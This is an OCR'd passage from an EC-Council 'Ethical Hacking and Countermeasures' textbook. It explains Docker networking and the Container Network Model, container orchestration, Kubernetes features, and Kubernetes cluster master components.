


Figure 19.17: Monolithic application vs. microservices application


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Docker Networking

- Docker connects multiple containers and services or other non-Docker workloads together
- The Docker networking architecture is developed on a set of interfaces known as the Container Network Model (CNM)
- The CNM provides application portability across heterogeneous infrastructures

Docker native network drivers

- **Host:** Allows the container to implement the host networking stack
- **Bridge:** Creates a Linux bridge on the host that is managed by the Docker
- **Overlay:** Enables container to container communication over the physical network infrastructure
- **MACVLAN:** Creates a network connection between container interfaces and its parent host interface or sub-interfaces
- **None:** Allows the container to implement its own networking stack and is isolated from the host networking stack



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Docker Networking

Docker allows connecting multiple containers and services or other non-Docker workloads together. It can manage Docker hosts running on multiple platforms, such as Linux and Windows, in a platform-independent way. The Docker networking architecture is developed on a set of interfaces known as the container network model (CNM), which provides application portability across heterogeneous infrastructures.

The CNM includes multiple high-level constructs as discussed below:

- **Sandbox**: Sandbox comprises the container network stack configuration for the management of container interfaces, routing tables, and domain name system (DNS) settings.
- **Endpoint**: To maintain application portability, an endpoint is connected to a network and is abstracted away from the application, so that services can implement different network drivers.
- **Network**: A network is an interconnected collection of endpoints. Endpoints that do not have network connection cannot communicate over the network.

The CNM includes two pluggable driver interfaces to provide additional functionality and control over the network.

- **Network Drivers**: The network functions through the implementation of Docker network drivers. These drivers are pluggable so that multiple network drivers can be used concurrently on the same network. There are two types of CNM network drivers; namely native and remote network drivers.
- **IPAM Drivers**: IP address management (IPAM) drivers assign default subnet and IP addresses to the endpoints and networks, if they are not assigned.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Docker engine includes five native network drivers, as discussed below:

- **Host**: By using a host driver, a container implements the host networking stack.
- **Bridge**: A bridge driver is used to create a Linux bridge on the host that is managed by the Docker.
- **Overlay**: An overlay driver is used to enable container communication over the physical network infrastructure.
- **MACVLAN**: A macvlan driver is used to create a network connection between container interfaces and the parent host interface or sub-interfaces using the Linux MACVLAN bridge mode.
- **None**: A none driver implements its own networking stack and is isolated completely from the host networking stack.

Docker also includes three remote drivers created by the community or vendors, which are compatible with the CNM:

- **Contiv**: Contiv is an open-source network plugin introduced by Cisco for building security and infrastructure policies for multi-tenant microservices deployments.
- **Weave**: Weave is a network plugin that is used to build a virtual network for connecting Docker containers spread across multiple clouds.
- **Kuryr**: Kuryr is a network plugin that implements the Docker libnetwork remote driver by using Neutron, an OpenStack networking service, and also includes an IPAM driver.





Figure 19.18: Container network model

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Container Orchestration

- Container orchestration is an automated process of managing the lifecycles of software containers and their dynamic environments
- It is used for scheduling and distributing the work of individual containers for microservices-based applications spread across multiple clusters



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Container Orchestration

Container orchestration is an automated process of managing the lifecycles of software containers and their dynamic environments. It is used for scheduling and distributing the work of individual containers for microservices-based applications spread across multiple clusters.

Various tasks can be automated using container orchestrator, such as

- Provisioning and deployment of containers
- Failover and redundancy of containers
- Creating or destroying containers to distribute the load evenly across host infrastructure
- Moving containers from one host to another on resource exhaustion or host failure
- Automatic resource allocation between containers
- Exposing running services to the external environment
- Performing load balancing, traffic routing, and service discovery between containers
- Performing a health check of running containers and hosts
- Ensuring the availability of containers
- Configuring application-related containers
- Securing the communication between containers

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.19: Container orchestration

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


What is Kubernetes?

- Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for managing containerized applications and microservices
- Kubernetes provides a resilient framework for managing distributed containers, generating deployment patterns, and performing failover and redundancy for the applications

Kubernetes Features:

- Service discovery
- Load balancing
- Storage orchestration
- Automated rollouts and rollbacks
- Automatic bin packing
- Self-healing
- Secret and configuration management

Kubernetes Cluster Architecture



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Kubernetes?

Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for managing containerized applications and microservices. Containers provide an efficient way for packaging and running applications. In a real-time production environment, containers must be managed efficiently to bring downtime to zero. For example, if a container experiences failure, another container boots automatically. To overcome these issues, Kubernetes provides a resilient framework to manage distributed containers, generate deployment patterns, and perform failover and redundancy for applications.

Features provided by Kubernetes:

- **Service discovery**: Kubernetes allows a service to be discovered via a DNS name or IP address.
- **Load balancing**: When a container receives heavy traffic, Kubernetes automatically distributes the traffic to other containers and performs load balancing.
- **Storage orchestration**: Kubernetes allows developers to mount their own storage capabilities, such as local and public cloud storage.
- **Automated rollouts and rollbacks**: Kubernetes automates the process of creating new containers, destroying existing containers, and moving all resources from one container to another.
- **Automatic bin packing**: Kubernetes can manage a cluster of nodes that run containerized applications. If you specify the resources needed to run the container, such as processing power and memory, Kubernetes can automatically allocate and deallocate resources to the containers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Self-healing**: Kubernetes automatically performs a health check of the containers, replaces the failed containers with new containers, destroys failed containers, and avoids advertising unavailable containers to clients.
- **Secret and configuration management**: Kubernetes allows users to store and manage sensitive information such as credentials, secure shell (SSH) keys, and OAuth tokens. Application configuration and sensitive information can be deployed and updated without the need to rebuild the container images.

Kubernetes Cluster Architecture

When Kubernetes is deployed, clusters are generated. A cluster is a group of computers known as nodes, which execute the applications inside the containers managed by Kubernetes. A cluster comprises a minimum of one master node and one worker node. The worker nodes contain pods (a group of containers), and the master node manages them. The below figure shows the various components of the Kubernetes cluster architecture:




Figure 19.20: Kubernetes cluster architecture

- **Master Components**: The components of the master node provide a cluster control panel and perform various activities, such as scheduling, detecting, and handling cluster events. These master components can be executed by any computer in the cluster.
  - **Kube-apiserver**: The API server is an integral part of the Kubernetes control panel that responds to all API requests. It serves as a front-end utility for the control panel and it is the only component that interacts with the etcd cluster and ensures data storage.
  - **Etcd cluster**: It is a distributed and consistent key-value storage where Kubernetes cluster data, service discovery details, API objects, etc. are stored.
  - **Kube-scheduler**: Kube-scheduler is a master component that scans newly generated pods and allocates a node for them. It assigns the nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Kube-controller-manager**: Kube-controller-manager is a master component that runs controllers. Controllers are generally individual processes (e.g., node controller, endpoint controller, replication controller, service account and token controller) but are combined into a single binary and run together in a single process to reduce complexity.
- **cloud-controller-manager**: This is the master component used to run controllers that communicate with cloud providers. Cloud-controller-manager enables the Kubernetes code and cloud provider code to evolve separately.

